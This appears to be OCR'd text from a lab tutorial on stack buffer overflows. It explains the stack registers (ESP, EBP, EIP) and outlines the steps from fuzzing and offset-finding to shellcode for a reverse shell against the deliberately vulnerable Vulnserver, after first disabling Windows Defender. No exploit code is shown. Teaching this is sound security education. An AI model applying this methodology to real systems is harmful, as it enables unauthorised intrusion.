


And text would be your read only code and you can think of that as a bunch of 0s




We can also call the kernel the top.


And the text the bottom.



But where we are really going to be focused is the Stack.




If we dive even deeper into this memory and into the Stack we will find this.




So what we have here are registers. The Important thing for this lesson is the ESP, Buffer Space, EBP and EIP.


We can look at this the same as before with ESP sitting at the top.




And the EBP sitting at the bottom.




So what happens is you have this buffer space that fills up with characters and those characters move down.



What should happen if your properly sanitizing your buffer space is when you send a bunch of characters at it, say a bunch of As for example.



You should reach the EBP but stop as the Buffer Space should be able to contain the characters your sending. If you have a buffer overflow vulnerability, you can overflow the buffer space your using and reach over the EBP and into something called the EIP.



The EIP is where things start to get interesting. This is a pointer address or Return Address. What we can do is use this address to point in directions that we instruct. For us these directions are going to be malicious code that will give us a reverse shell. What's happening here is if you can write over the buffer space and into the EIP, you can take control of the stack and the pointer address which will lead to a reverse shell.

Lets look at the steps to conduct a buffer overflow.

Steps to Conduct a Buffer Overflow

1. Spiking

Spiking is a method we use to find vulnerabilities in a program

2. Fuzzing

Fuzzing is similar to spiking and is where we throw a bunch of characters at a program to see if we can break it.

3. Finding the Offset

If we manage to break it we want to find the exact point that it broke which is the offset.

4. Overwriting the EIP

We use the offset to overwrite the EIP (Pointer Address).

5. Finding Bad Characters

Once we have the EIP controlled we need to do some house keeping and one of those jobs is to find bad characters.

6. Finding the Right Module

The other job we need to do is finding the right module.

7. Generating Shellcode

Lastly we generate malicious shellcode that will give us our reverse shell..


8. Root!

When we point the EIP to our malicious shellcode and hopefully gain root.


We will be covering all these steps in detail in upcoming lessons.

2.Spiking

one of the initial step in this process is called spiking, but before we do that we need to make sure that defender is switched off.




It should all look something like this.




The reason we need to do this is because Windows Defender will block our vulnerable server if it picks it up. We also need to make sure when we run our server and our debugger that we are running them as administrator. Let's start by getting our server up and running. Head to the Vulnserver folder we


placed on our desktop and run the .exe file as administrator.




Once started it should look something like this.



